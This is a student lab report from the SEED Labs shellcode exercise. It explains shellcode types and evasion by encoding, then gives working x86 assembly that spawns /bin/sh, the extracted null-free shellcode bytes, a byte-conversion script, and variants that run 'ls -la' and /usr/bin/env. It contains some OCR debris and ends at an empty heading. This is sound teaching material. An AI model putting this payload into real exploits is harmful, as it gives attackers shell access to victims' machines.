Shellcode

Luu Quoc Doan, Huynh Dai Nhan,
Nguyen Manh Thien, Do Vuong Quoc Thinh

1 What is a shellcode?

In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Because the function of a payload is not limited to merely spawning a shell, some have suggested that the name shellcode is insufficient. However, attempts at replacing the term have not gained wide acceptance. Shellcode is commonly written in machine code.

When creating shellcode, it is generally desirable to make it both small and executable, which allows it to be used in as wide a variety of situations as possible. Writing good shellcode can be as much an art as it is a science. In assembly code, the same function can be performed in a multitude of ways and there is some variety in the lengths of opcodes that can be used for this purpose; good shellcode writers can put these small opcodes to use to create more compact shellcode. Some reached the smallest possible size while maintaining stability.

1.1 Types of shellcode

Shellcode can either be local or remote, depending on whether it gives an attacker control over the machine it runs on (local) or over another machine through a network (remote).

1.1.1 Local

Local shellcode is used by an attacker who has limited access to a machine but can exploit a vulnerability, for example a buffer overflow, in a higher-privileged process on that machine. If successfully executed, the shellcode will provide the attacker access to the machine with the same higher privileges as the targeted process.

1.1.2 Remote

Remote shellcode is used when an attacker wants to target a vulnerable process running on another machine on a local network, intranet, or a remote network. If successfully executed, the shellcode can provide the attacker access to the target machine across the network. Remote shellcodes normally use standard TCP/IP socket connections to allow the attacker access to the shell on the target machine. Such shellcode can be categorized based on how this connection is set up: if the shellcode establishes the connection, it is called a "reverse shell" or a connect-back shellcode because the shellcode connects back to the attacker's machine. On the other hand, if the attacker establishes the connection, the shellcode is called a bindshell because the shellcode binds to a certain port on the victim's machine. There's a peculiar shellcode named bindshell random port that skips the binding part and listens on a random port made available by the operating system. Because of that the bindshell random port became the smallest and stable bindshell shellcode for x86_64 available to this date. A third, much less common type, is socket-reuse shellcode. This type of shellcode is sometimes used when an exploit establishes a connection to the vulnerable process that is not closed before the shellcode is run. The shellcode can then re-use this connection to communicate with the attacker. Socket re-using shellcode is more elaborate, since the shellcode needs to find out which connection to re-use and the machine may have many connections open.

A firewall can be used to detect outgoing connections made by connect-back shellcode as well as incoming connections made by bindshells. They can therefore offer some protection against an attacker, even if the system is vulnerable, by preventing the attacker from connecting to the shell created by the shellcode. This is one reason why socket re-using shellcode is sometimes used: it does not create new connections and therefore is harder to detect and block.

1.1.3 Download and execute

Download and execute is a type of remote shellcode that downloads and executes some form of malware on the target system. This type of shellcode does not spawn a shell, but rather instructs the machine to download a certain executable file off the network, save it to disk and execute it. Nowadays, it is commonly used in drive-by download attacks, where a victim visits a malicious webpage that in turn attempts to run such a download and execute shellcode in order to install software on the victim's machine. A variation of this type of shellcode downloads and loads a library. Advantages of this technique are that the code can be smaller, that it does not require the shellcode to spawn a new process on the target system, and that the shellcode does not need code to clean up the targeted process as this can be done by the library loaded into the process.

1.1.4 Staged

When the amount of data that an attacker can inject into the target process is too limited to execute useful shellcode directly, it may be possible to execute it in stages. First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it.

1.1.5 Egg-hunt

This is another form of staged shellcode, which is used if an attacker can inject a larger shellcode into the process but cannot determine where in the process it will end up. Small egg-hunt shellcode is injected into the process at a predictable location and executed. This code then searches the process's address space for the larger shellcode (the egg) and executes it.

1.1.6 Omelette

This type of shellcode is similar to egg-hunt shellcode, but looks for multiple small blocks of data (eggs) and recombines them into one larger block (the omelette) that is subsequently executed. This is used when an attacker can only inject a number of small blocks of data into the process.

1.2 Shellcode execution strategy

An exploit will commonly inject a shellcode into the target process before or at the same time as it exploits a vulnerability to gain control over the program counter. The program counter is adjusted to point to the shellcode, after which it gets executed and performs its task. Injecting the shellcode is often done by storing the shellcode in data sent over the network to the vulnerable process, by supplying it in a file that is read by the vulnerable process or through the command line or environment in the case of local exploits.

1.3 Shellcode encoding

Because most processes filter or restrict the data that can be injected, shellcode often needs to be written to allow for these restrictions. This includes making the code small, null-free or alphanumeric. Various solutions have been found to get around such restrictions, including:

- Design and implementation optimizations to decrease the size of the shellcode.
- Implementation modifications to get around limitations in the range of bytes used in the shellcode.
- Self-modifying code that modifies a number of the bytes of its own code before executing them to re-create bytes that are normally impossible to inject into the process.

Since intrusion detection can detect signatures of simple shellcodes being sent over the network, it is often encoded, made self-decrypting or polymorphic to avoid detection.

1.4 Platforms

Most shellcode is written in machine code because of the low level at which the vulnerability being exploited gives an attacker access to the process. Shellcode is therefore often created to target one specific combination of processor, operating system and service pack, called a platform. For some exploits, due to the constraints put on the shellcode by the target process, a very specific shellcode must be created. However, it is not impossible for one shellcode to work for multiple exploits, service packs, operating systems and even processors.[15] Such versatility is commonly achieved by creating multiple versions of the shellcode that target the various platforms and creating a header that branches to the correct version for the platform the code is running on. When executed, the code behaves differently for different platforms and executes the right part of the shellcode for the platform it is running on.

1.5 Shellcode analysis

Shellcode cannot be executed directly. In order to analyze what a shellcode attempts to do it must be loaded into another process. One common analysis technique is to write a small C program which holds the shellcode as a byte buffer, and then use a function pointer or use inline assembler to transfer execution to it. Another technique is to use an online tool to embed the shellcode into a pre-made executable husk which can then be analyzed in a standard debugger. Specialized shellcode analysis tools also exist, such as the iDefense sclog project which was originally released in 2005 as part of the Malcode Analyst Pack. Sclog is designed to load external shellcode files and execute them within an API logging framework. Emulation based shellcode analysis tools also exist such as the sctest application which is part of the cross platform libemu package. Another emulation based shellcode analysis tool, built around the libemu library, is scdbg which includes a basic debug shell and integrated reporting features.

1.6 What is shellcode injection?

Shellcode injection is a hacking technique where the hacker exploits vulnerable programs. The hacker infiltrates into the vulnerable programs and makes it execute their own code.

The shellcode injection process consists of three steps:

1. Crafting the shellcode
2. Injecting the shellcode
3. Modifying the execution flow and/or running the shellcode

To craft the shellcode, the hacker needs to craft a compiled machine code through writing and assembling the code, and extracting bytes from the machine code.

For injecting the shellcode, the program is manipulated to take the input and read the external files.

2 How to prevent Shelcode Injection

Often, hackers try to reverse engineer programs to find their vulnerable spots. You can start by making sure that all the vulnerabilities of the software you use are alleviated. In addition, you can also address buffer overflows to make sure that your organization is safe from shellcode injection.

Here are some methods you can take to prevent command injection:

- Avoid system call and user input – To prevent hackers from inserting characters into OS commands.
- Set input validation – This is to prevent attacks like XSS.
- Create a white list of possible inputs – To ensure the system accepts only pre-approved inputs.

- Use only security API – When executing system commands like execute().
- Use execute() safely – Prevents users from gaining control of the program's name.

3 Shellcode Development Lab - SEED Labs

3.1 Task 1

3.1.1 Task 1a

In this task, we provide a basic x86 shellcode to show students how to write a shellcode from scratch. Students can download this code from the lab's website, go through the entire process described in this task.

3.1.1.1 Source code


```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "//sh"
      push "/bin"
      mov  ebx, esp     ; Get the string address

      ; Construct the argument array argv[]
      push eax          ; argv[1] = 0
      push ebx          ; argv[0] points "/bin//sh"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No environment variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
```

Listing 1: mysh.s

3.1.1.2 Build and Execute

```
$ nasm -f elf32 mysh.s -o mysh.o
$ ld -m elf_i386 mysh.o -o mysh
$ echo $$
$ ./mysh
```


3.1.1.3 Result



```
00000000000000000000000031c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd8000
```

3.1.1.4 Objectdump


During the attack, only machine code is required rather than the whole executable file. Technically, only the machine code is the shellcode. One way to extract the machine code from the executable file is by using objdump command to disassemble the executable or object file. By default, objdump uses the AT and T mode.




```
[10/12/20]seed@VM:~/Downloads$ objdump -Mintel --disassemble mysh.o

mysh.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx,esp
  13:   31 d2                   xor    edx,edx
  15:   31 c0                   xor    eax,eax
  17:   b0 0b                   mov    al,0xb
  19:   cd 80                   int    0x80
[10/12/20]seed@VM:~/Downloads$ 
```

3.1.1.5 Convert machine code into an array

Shellcode needs to be included in the attacking code such as python or c program. To convert the above machine code into an array, convert.py can be used. This machine code can be set as the value of ori-sh variable and then the program can be run to get the machine code in array form



```
#!/usr/bin/python3

# Run "xxd -p -c 20 rev_sh.o",
# copy and paste the machine code to the following:
ori_sh ="""
31c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd80
"""

sh = ori_sh.replace("\n", "")

length  = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + '   "'
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
       s += '"\n' + '   "'
s += '"\n' + ").encode('latin-1')"
print(s)
```



```
[10/12/20]seed@VM:~/Downloads$ python convert.py
Length of the shellcode: 27
shellcode= (
   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
   "\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
[10/12/20]seed@VM:~/Downloads$ 
```

3.1.2 Task 1b

Shellcode is widely used in buffer-overflow attacks. In many cases, the vulnerabilities are caused by string copy, such as the strcpy() function. For these string copy functions, zero is considered as the end of the string. Therefore, if we have a zero in the middle of a shellcode, string copy will not be able to copy anything after the zero from this shellcode to the target buffer, so the attack will not be able to succeed.

3.1.2.1 Build and Execute

In the line no. 7 of mysh.s, /sh is to be pushed but this brings a 0 at the most significant bit, so //sh is used. For OS, // is equivalent to /.
To execute the /bin/bash shell using the shellcode, instead of push //sh, 2 lines can be added:

```
push h
push /bas
```

3.1.2.2 Explaination

i. To assign 0 to eax, xor eax eax can be done.

ii. To store e 0x00000099 to eax, first eax can be set to 0 and then assigned 1 byte number 0x99 to the al register.

iii. Another way is to use shift. In the following code, first 0x237A7978 is assigned to ebx. The ASCII values for x, y, z, and # are 0x78, 0x79, 0x7a, 0x23, respectively. Because most Intel CPUs use the small-Endian byte order, the least significant byte is the one stored at the lower address (i.e., the character x), so the number presented by xyz # is actually 0x237A7978. You can see this when you dissemble the code using objdump

iv. In the line no. 7 of mysh.s, /sh is to be pushed but this brings a 0 at the most significant bit, so //sh is used. For OS, // is equivalent to /.

3.1.3 Task 1c

In this task, we need to run the following command, i.e., we want to use execve to execute the following command, which uses /bin/sh to execute the ”ls -la” command. In this new command, the argv array should have the following four elements, all of which need to be constructed on the stack.

3.1.3.1 Source code


```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "//sh"
      push "/bin"
      mov  ebx, esp     ; Get the string address

  xor edx, edx   ; set edx to 0
  mov dx, "-c"   ; "-c" is 2 bytes, so we must only set these 2 bytes of register edx to avoid 0 in machine code
  push edx   ; push by default is always 4 bytes
  mov edx, esp   ; store the string "-c" back into edx

  ; simillar to above
  xor ecx, ecx
  mov cx, "la"
  push ecx
  push "ls -"
  mov ecx, esp

      ; Construct the argument array argv[]
      push eax          ; argv[4] = 0
        push ecx   ; argv[2] points "ls -la"
  push edx          ; argv[1] points "-c"
      push ebx          ; argv[0] points "/bin//sh"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
```

Listing 2: mysh1c.s

3.1.3.2 Build and Execute

```
$ nasm -f elf32 mysh.s -o mysh.o
$ ld -m elf_i386 mysh.o -o mysh
$./mysh
```


3.1.3.3 Result



```
doan@doan:~/Desktop/Labsetup$ ./mysh
total 40
drwxrwxr-x  2 doan doan 4096 Jul  6 17:44 .
drwxr-xr-x 11 doan doan 4096 Jul  6 15:31 ..
-rw-rw-r--  1 doan doan  294 Dec 28  2020 Makefile
-rwxrwxr-x  1 doan doan  460 Dec  6  2020 convert.py
-rwxrwxr-x  1 doan doan 4528 Jul  6 17:44 mysh
-rw-rw-r--  1 doan doan  464 Jul  6 17:44 mysh.o
-rw-rw-r--  1 doan doan 1056 Jul  6 16:11 mysh.s
-rw-rw-r--  1 doan doan  266 Dec  6  2020 mysh2.s
-rw-rw-r--  1 doan doan  378 Dec  6  2020 mysh_64.s
doan@doan:~/Desktop/Labsetup$
```

3.1.3.4 Objectdump

This section is for demonstrating there are no nulls in the machine code.



```
mysh.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   31 d2                   xor    edx,edx
  11:   66 ba 2d 63             mov    dx,0x632d
  15:   52                      push   edx
  16:   89 e2                   mov    edx,esp
  18:   31 c9                   xor    ecx,ecx
  1a:   66 b9 6c 61             mov    cx,0x616c
  1e:   51                      push   ecx
  1f:   68 6c 73 20 2d          push   0x2d20736c
  24:   89 e1                   mov    ecx,esp
  26:   50                      push   eax
  27:   51                      push   ecx
  28:   52                      push   edx
  29:   53                      push   ebx
  2a:   89 e1                   mov    ecx,esp
  2c:   31 d2                   xor    edx,edx
  2e:   31 c0                   xor    eax,eax
  30:   b0 0b                   mov    al,0xb
  32:   cd 80                   int    0x80
```


3.1.3.5 Explanation

There are many ways to construct a string on stack, however, every time we push data onto stack, we have to push 4 bytes. In order not to introduce 0s in machine code, we have to construct the 0s in strings dynamically. That is, setting the right amount of bits to represent the strings we need. For example, ”-c” is 2 bytes, if we execute ”mov edx, ”-c””, there will be 0s in the machine code for padding the remaining 2 bytes left. To resolve this, and as commented in the source code, we use ”mov dx, ”=c”” to only set the 2 bytes in edx to represent ”-c”.

To use the system call, we need to set four registers as follows:

• eax : must contain 11, which is the system call number for execve ().
• ebx: must contain the address of the command string.
• ecx: must contain the address of the argument array.
• edx: must contain the address of the environment variables that we want to pass to the new program . We can set it to 0, as we do not need to pass any environment variable

The setting-up of these register and how the stack looks while executing this shell is better demonstrated below.



Address	Stack	Asm code	Register's value
...	...	...	
		xor eax, eax	eax = 0
	0000	push eax	
	//sh	push "//sh"	
Add1	/bin	push "bin"	
		mov ebx, esp	ebx = Add1
		xor edx, edx	edx = 0
		mov dx, "-c"	edx = -c00
Add2	-c00	push edx	
		mov edx, esp	edx = Add2
		xor ecx, ecx	ecx = 0
		mov cx, "la"	ecx = la00
	la00	push ecx	
Add3	ls -	push "ls -"	
		mov ecx, esp	ecx = Add3
	0000	push eax	
	Add3	push ecx	
	Add2	push edx	
Add4	Add1	push ebx	
		mov ecx, esp	ecx = Add4

* The stack in above demonstration expands downwards

🟦	Category
⬜	Unaffected
🟩	Final value before invoking execvp

3.2 Task 2

```
section .text
global _start
_start:
BITS 32
jmp short two
one:
```

```
pop ebx (1)
xor eax, eax
mov [ebx+7], al     ; save 0x00 (1 byte) to memory at address ebx+7
mov [ebx+8], ebx    ; save ebx (4 bytes) to memory at address ebx+8
mov [ebx+12], eax   ; save eax (4 bytes) to memory at address ebx+12
lea ecx, [ebx+8]    ; let ecx = ebx + 8
xor edx, edx
mov al, 0x0b
int 0x80
two:
call one
db '/bin/sh*AAAABBBB' ; (2)
```

Listing 3: mysh2.s

Tasks. You need to do the followings:

(1) Please provide a detailed explanation for each line of the code in mysh2.s, starting from the line labeled one. Please explain why this code would successfully execute the /bin/sh program, how the argv[] array is constructed, etc.

(2) Please use the technique from mysh2.s to implement a new shellcode, so it executes /usr/bin/env, and it prints out the following environment variables: a=11 b=22


3.2.1 Source code

```
section .text
  global _start
    _start:
    BITS 32
    jmp short two
    one:
    pop ebx
    xor eax, eax
    mov [ebx+12], al    ; save 0x00 (1 byte) to memory at address ebx+12 =
     first *
    mov [ebx+17], al    ; save 0x00 (1 byte) to memory at address ebx+17 =
     second *
    mov [ebx+22], al    ; save 0x00 (1 byte) to memory at address ebx+22 =
     third *
    mov [ebx+27], eax   ; save 0x00 (4 bytes) to first ****
    mov [ebx+23],  ebx  ; put /usr/bin/env command in arg0
    lea edx, [ebx+13]   ; get the address of first env var
    mov [ebx+31], edx   ; load address of first env var to env0
    lea edx, [ebx+18]   ; get the address of second env var
    mov [ebx+35], edx   ; load the address of second argument to env1
    mov [ebx+39], eax   ; put null in last ****
    xor edx, edx
    lea ecx, [ebx+23]   ; load the arguments From arg0
    lea edx, [ebx+31]   ; load the env variables from env0 to ****
    mov al,  0x0b
    int 0x80,
    two:
    call one
    db '/usr/bin/env*a=11*b=22*arg0****env0env1****'
```
Listing 4: mysh2_sol.s

3.2.2 Build and Execute

